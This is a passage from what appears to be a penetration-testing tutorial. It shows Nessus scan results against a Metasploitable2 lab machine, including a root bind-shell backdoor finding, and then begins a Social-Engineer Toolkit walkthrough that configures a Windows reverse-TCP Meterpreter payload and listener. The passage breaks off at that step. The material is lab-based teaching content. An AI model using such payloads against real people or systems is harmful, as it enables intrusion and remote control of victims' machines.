
This tool is available for all the Linux, Windows & Mac platforms.

So as the very first step, you need to download & install the Nessus tool to your computer. By browsing to their official website, you can easily download the Nessus tool.


But, during the installation process, you are asked to create an account. After creating an account, an Activation Code is sent to our email. So we need to use that Code in order to continue with the installation process.




So, it takes several hours to complete the installation process.




So after the installation process is completed, you are getting an interface like this.



In here, you need to provide the IP Address of the target host. In my case, it's the IP Address of metasploitable2 machine.



So it takes about an hour, to complete the scanning process.



As you can see in the above image, the scan result indicates that there are **8 critical vulnerabilities** in our target host. After that there are several High, Medium & Low level vulnerabilities too.

So now let's see about **all the identified vulnerabilities** in our metasploitable2 machine.

nessus Scans Settings admin

My Basic Network Scan

Back to My Scans

Hosts 1 Vulnerabilities 60 Remediations 3 VPR Top Threats 1 History 1

Filter Search Vulnerabilities 60 Vulnerabilities

Sev	Name	Family	Count	
Critical	SSL (Multiple Issu...	Gain a shell remotely	3	
Mixed	Apache Tomcat (...	Web Servers	3	
Mixed	Web Server (Multi...	Web Servers	3	
Critical	Bind Shell Backdoor De...	Backdoors	1	
Critical	Unix Operating System ...	General	1	
Critical	VNC Server 'password' ...	Gain a shell remotely	1	
Mixed	SSL (Multiple Issu...	General	26	
Mixed	ISC Bind (Multiple...	DNS	5	
Mixed	SSL (Multiple Issu...	Service detection	3	
High	NFS Shares World Read...	RPC	1	
High	Samba Badlock Vulnera...	General	1	
Mixed	HTTP (Multiple Issu...	Web Servers	6	
Mixed	SSH (Multiple Issu...	Misc.	4	
Mixed	TLS (Multiple Issu...	Misc.	2	

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 5:17 PM
End: Today at 5:27 PM
Elapsed: 10 minutes

Vulnerabilities

Critical: 10%, High: 15%, Medium: 65%, Low: 5%, Info: 5%

FOLDERS My Scans 1 All Scans Trash

RESOURCES Policies Plugin Rules

TENABLE Community Research Plugin Release Notes

Tenable News

Stored XSS in make.powerapps.com

Read More

Mixed	TLS (Multiple Issu...	SMTP problems	2	
Medium	TLS Version 1.0 Protocol	Service detection	2	
Medium	SMB Signing not require...	Misc.	1	
Medium	Unencrypted Telnet Ser...	Misc.	1	
Low	X Server Detection	Service detection	1	
Info	Nessus SYN scanner	Port scanners	25	
Info	RPC Services Enumerati...	Service detection	10	
Info	Service Detection	Service detection	9	
Info	SMB (Multiple Issu...	Windows	7	
Info	Unknown Service Detect...	Service detection	4	
Info	DNS (Multiple Issu...	DNS	3	
Info	VNC (Multiple Issu...	Service detection	3	
Info	Apache HTTP Serv...	Web Servers	2	
Info	PHP (Multiple Issu...	Web Servers	2	
Info	RPC (Multiple Issu...	RPC	2	
Info	SSH (Multiple Issu...	General	2	
Info	FTP Server Detection	Service detection	2	
Info	OpenSSL Detection	Service detection	2	

FOLDERS

- My Scans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules

TENABLE

- Community
- Research
- Plugin Release Notes

Tenable News

Disrupting the Pervasive Attacks Against Active Di...

<input type="checkbox"/>	INFO	SSL / TLS Versions Sup...	General	2	○	✎
<input type="checkbox"/>	INFO	AJP Connector Detection	Service detection	1	○	✎
<input type="checkbox"/>	INFO	Backported Security Pa...	General	1	○	✎
<input type="checkbox"/>	INFO	Backported Security Pa...	General	1	○	✎
<input type="checkbox"/>	INFO	Common Platform Enu...	General	1	○	✎
<input type="checkbox"/>	INFO	Device Type	General	1	○	✎
<input type="checkbox"/>	INFO	Local Checks Not Enabl...	Settings	1	○	✎
<input type="checkbox"/>	INFO	MySQL Server Detection	Databases	1	○	✎
<input type="checkbox"/>	INFO	Nessus Scan Information	Settings	1	○	✎
<input type="checkbox"/>	INFO	NFS Share Export List	RPC	1	○	✎
<input type="checkbox"/>	INFO	Open Port Re-check	General	1	○	✎
<input type="checkbox"/>	INFO	OS Identification	General	1	○	✎
<input type="checkbox"/>	INFO	Patch Report	General	1	○	✎
<input type="checkbox"/>	INFO	PostgreSQL Server Det...	Service detection	1	○	✎
<input type="checkbox"/>	INFO	PostgreSQL STARTTLS ...	Misc.	1	○	✎
<input type="checkbox"/>	INFO	Samba Server Detection	Service detection	1	○	✎
<input type="checkbox"/>	INFO	Samba Version	Misc.	1	○	✎

Plugin Rules

TENABLE

- Community
- Research
- Plugin Release Notes

Tenable News

Disrupting Attack Paths: Why Tenable's Acquisition...

Read More

<https://localhost:8834/#/scans/reports/8/vulnerabilities>

<input type="checkbox"/>	INFO	Server Message Block (SM...	Misc.	1	○	✎
<input type="checkbox"/>	INFO	Service Detection (HELP R...	Service detection	1	○	✎
<input type="checkbox"/>	INFO	SMTP Server Detection	Service detection	1	○	✎
<input type="checkbox"/>	INFO	SSH Server Type and Versi...	Service detection	1	○	✎
<input type="checkbox"/>	INFO	Target Credential Status b...	Settings	1	○	✎
<input type="checkbox"/>	INFO	Telnet Server Detection	Service detection	1	○	✎
<input type="checkbox"/>	INFO	Traceroute Information	General	1	○	✎
<input type="checkbox"/>	INFO	vsftpd Detection	FTP	1	○	✎
<input type="checkbox"/>	INFO	WebDAV Detection	Web Servers	1	○	✎
<input type="checkbox"/>	INFO	WMI Not Available	Windows	1	○	✎

Results per page: 50 << < > >> Showing: 51 to 60 of 60

Policy: Basic Network Scan
 Status: Completed
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: Today at 5:17 PM
 End: Today at 5:27 PM
 Elapsed: 10 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Now, let's take a look at the most **Critical** vulnerabilities in our metasploitable2 machine.

My Basic Network Scan / Plugin #32321

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 60 Remediations 3 VPR Top Threats History 1

CRITICAL Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL ch... >

Description
The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

Solution
Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

See Also
<http://www.nessus.org/u?107f9bdc>
<http://www.nessus.org/u?f14f4224>

Output
No output recorded.

Port	Hosts
5432 / tcp / postgresql	192.168.56.100
25 / tcp / smtp	192.168.56.100

Tenable News
Disrupting the Pervasive Attacks Against Active Di...
[Read More](#)

Plugin Details

Severity:	Critical
ID:	32321
Version:	1.27
Type:	remote
Family:	Gain a shell remotely
Published:	May 15, 2008
Modified:	November 16, 2020

Risk Information

Risk Factor:	Critical
CVSS v2.0 Base Score:	10.0
CVSS v2.0 Temporal Score:	8.3
CVSS v2.0 Vector:	CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector:	CVSS2#E:F/R:OF/RC:C

Vulnerability Information

Exploit Available:	true
Exploit Ease:	Exploits are available
Patch Pub Date:	May 14, 2008
Vulnerability Pub Date:	May 13, 2008
In the news:	true

Exploitable With

Core Impact

Reference Information

CWE:	310
BID:	29179
CVE:	CVE-2008-0166

My Basic Network Scan / Plugin #32314

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 60 Remediations 3 VPR Top Threats History 1

CRITICAL Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Description
The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Solution
Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

See Also
<http://www.nessus.org/u?107f9bdc>
<http://www.nessus.org/u?f14f4224>

Output
No output recorded.

Port	Hosts
22 / tcp / ssh	192.168.56.100

Tenable News
Stored XSS in make.powerapps.com
[Read More](#)

Plugin Details

Severity:	Critical
ID:	32314
Version:	1.20
Type:	remote
Family:	Gain a shell remotely
Published:	May 14, 2008
Modified:	November 15, 2018

Risk Information

Risk Factor:	Critical
CVSS v2.0 Base Score:	10.0
CVSS v2.0 Temporal Score:	8.3
CVSS v2.0 Vector:	CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector:	CVSS2#E:F/R:OF/RC:C

Vulnerability Information

Exploit Available:	true
Exploit Ease:	Exploits are available
In the news:	true

Exploitable With

Core Impact

Reference Information

CWE:	310
BID:	29179
CVE:	CVE-2008-0166

My Basic Network Scan / Plugin #51988

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 60 Remediations 3 VPR Top Threats History 1

CRITICAL Bind Shell Backdoor Detection

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the following request :

This produced the following truncated output (limited to 10 lines) :
-----
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
----- snip -----
```

Port	Hosts
1524 /tcp /wild_shell	192.168.56.100

Plugin Details

Severity: Critical
ID: 51988
Version: 1.9
Type: remote
Family: Backdoors
Published: February 15, 2011
Modified: May 10, 2019

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

My Basic Network Scan / Plugin #33850

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 60 Remediations 3 VPR Top Threats History 1

CRITICAL Unix Operating System Unsupported Version Detection

Description
According to its self-reported version number, the Unix operating system running on the remote host is no longer supported. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution
Upgrade to a version of the Unix operating system that is currently supported.

Output

```
Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).
Upgrade to Ubuntu 19.10 / LTS 18.04 / LTS 16.04.

For more information, see : https://wiki.ubuntu.com/Releases
```

Port	Hosts
N/A	192.168.56.100

Plugin Details

Severity: Critical
ID: 33850
Version: 1.265
Type: combined
Family: General
Published: August 8, 2008
Modified: March 9, 2021

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

Unsupported by vendor: true

Reference Information

IAVA: 0001-A-0502

Tenable News

ManageEngine ServiceDesk Plus and AssetExplorer - ...

The Nessus tool has also successfully identified the **VPR Top Threats**.

The screenshot shows the Nessus Essentials web interface. On the left, there's a sidebar with sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules), and TENABLE (Community, Research, Plugin Release Notes). A Tenable News box is also present. The main content area is titled "My Basic Network Scan". At the top, there are tabs for Hosts (1), Vulnerabilities (60), Remediations (3), VPR Top Threats (highlighted in red), and History (1). Below the tabs, a section titled "Assessed Threat Level: Critical" contains a shield icon with an upward arrow. It explains that the following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. To the right, a "Scan Details" panel shows the following information:

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 5:17 PM
End:	Today at 5:27 PM
Elapsed:	10 minutes

The central part of the screen displays a table of vulnerabilities:

VPR Severity	Name	Reasons	VPR Score	Hosts
Critical	Apache Tomcat AJP Connector Request ...	No recorded events	9.4	1
High	Debian OpenSSH/OpenSSL Package Ran...	No recorded events	7.4	1
High	Debian OpenSSH/OpenSSL Package Ran...	No recorded events	7.4	1
Medium	Samba Badlock Vulnerability	No recorded events	6.7	1
Medium	SMTP Service STARTTLS Plaintext Comm...	No recorded events	6.3	1
Medium	ISC BIND Service Downgrade / Reflected...	No recorded events	6.0	1
Medium	SSLv3 Padding Oracle On Downgraded ...	Social Media	5.1	1
Medium	SSL/TLS EXPORT_RSA <= 512-bit Cipher...	No recorded events	4.5	1
Medium	SSL Medium Strength Cipher Suites Sup...	No recorded events	4.4	1
Medium	SSL RC4 Cipher Suites Supported (Bar M...	No recorded events	4.4	1

At the bottom, there are browser icons and the system status bar shows "5:44 PM 5/3/2021".

So, now let's see about the **remediations**, that this tool has identified.

This screenshot shows the Remediations report for the same scan. The left sidebar is identical to the previous one. The main content area has tabs for Hosts (1), Vulnerabilities (60), Remediations (3), VPR Top Threats (highlighted in red), and History (1). Below the tabs, a search bar and a "3 Actions" button are present. The central part of the screen displays a table of remediations:

Action	Vulns	Hosts
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	3	1
Apache Tomcat AJP Connector Request Injection (Ghostcat): Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.	2	1
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	0	1


To the right, a "Scan Details" panel shows the same completed scan information as before.

9 – Social Engineering Toolkit (SET)

SET Tool is a very popular & powerful tool, that enables us to use various social engineering techniques. This is an open-source tool and also supports for all the Windows, Linux & Mac platforms. By using this tool, we can generate different types of social engineering attacks.

The attacks built into this particular toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

This tool comes pre-installed with Kali Linux.



```
Applications Places Terminal
May 5 06:29
dilshan@10: ~

[---] The Social-Engineer Toolkit (SET)      [---]
[---] Created by Michael Kennedy (RELIK)    [---]
[---] Version: 0.9.10                         [---]
[---] Codename: 'Maverick'                     [---]
[---] Follow us on Twitter: @TrustedSec       [---]
[---] Follow me on Twitter: @hackingDave      [---]
[---] Homepage: https://www.trustedsec.com     [---]
[---] Welcome to the Social-Engineer Toolkit (SET).
[---] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> [ ]
```

From this above-mentioned list, I'm going to select the 1st option which is “**Social Engineering Attacks**”.

```

dilshan@10: ~
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 0.9.3 [---]
[---] Codename: Maverick [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Infectious Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 4

1) Windows Shell Reverse_TCP
2) Windows Reverse_TCP Meterpreter
3) Windows Reverse_TCP VNC DLL
4) Windows Shell Reverse_TCP X64
5) Windows Meterpreter Reverse_TCP X64
6) Windows Meterpreter Egress Buster
7) Windows Meterpreter Reverse HTTPS
8) Windows Meterpreter Reverse DNS
9) Download/Run your Own Executable

Spawns a command shell on victim and send back to attacker
Spawns a VNC server on victim and send back to attacker
Windows X64 Command Shell, Reverse TCP InLine
Connect back to the attacker (Windows x64), Meterpreter
Spawns a meterpreter shell and find a port home via multiple ports
Tunnel communication over HTTP using SSL and use Meterpreter
Use a hostname instead of an IP address and use Reverse Meterpreter
Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):10.0.2.15
set:payloads> Enter the PORT for the reverse listener:9999

```

Then from the above-mentioned list, I'm going to choose the 4th option, which is “**Create a Payload & Listener**”.

After that I select the 2nd option, which is “**Windows Reverse_TCP Meterpreter**”.


Then I provide the **Kali Linux VM’s IP Address**, for the **Payload Listener**. For the port number, I give any number as I like because there is no actual purpose of it right now.

```

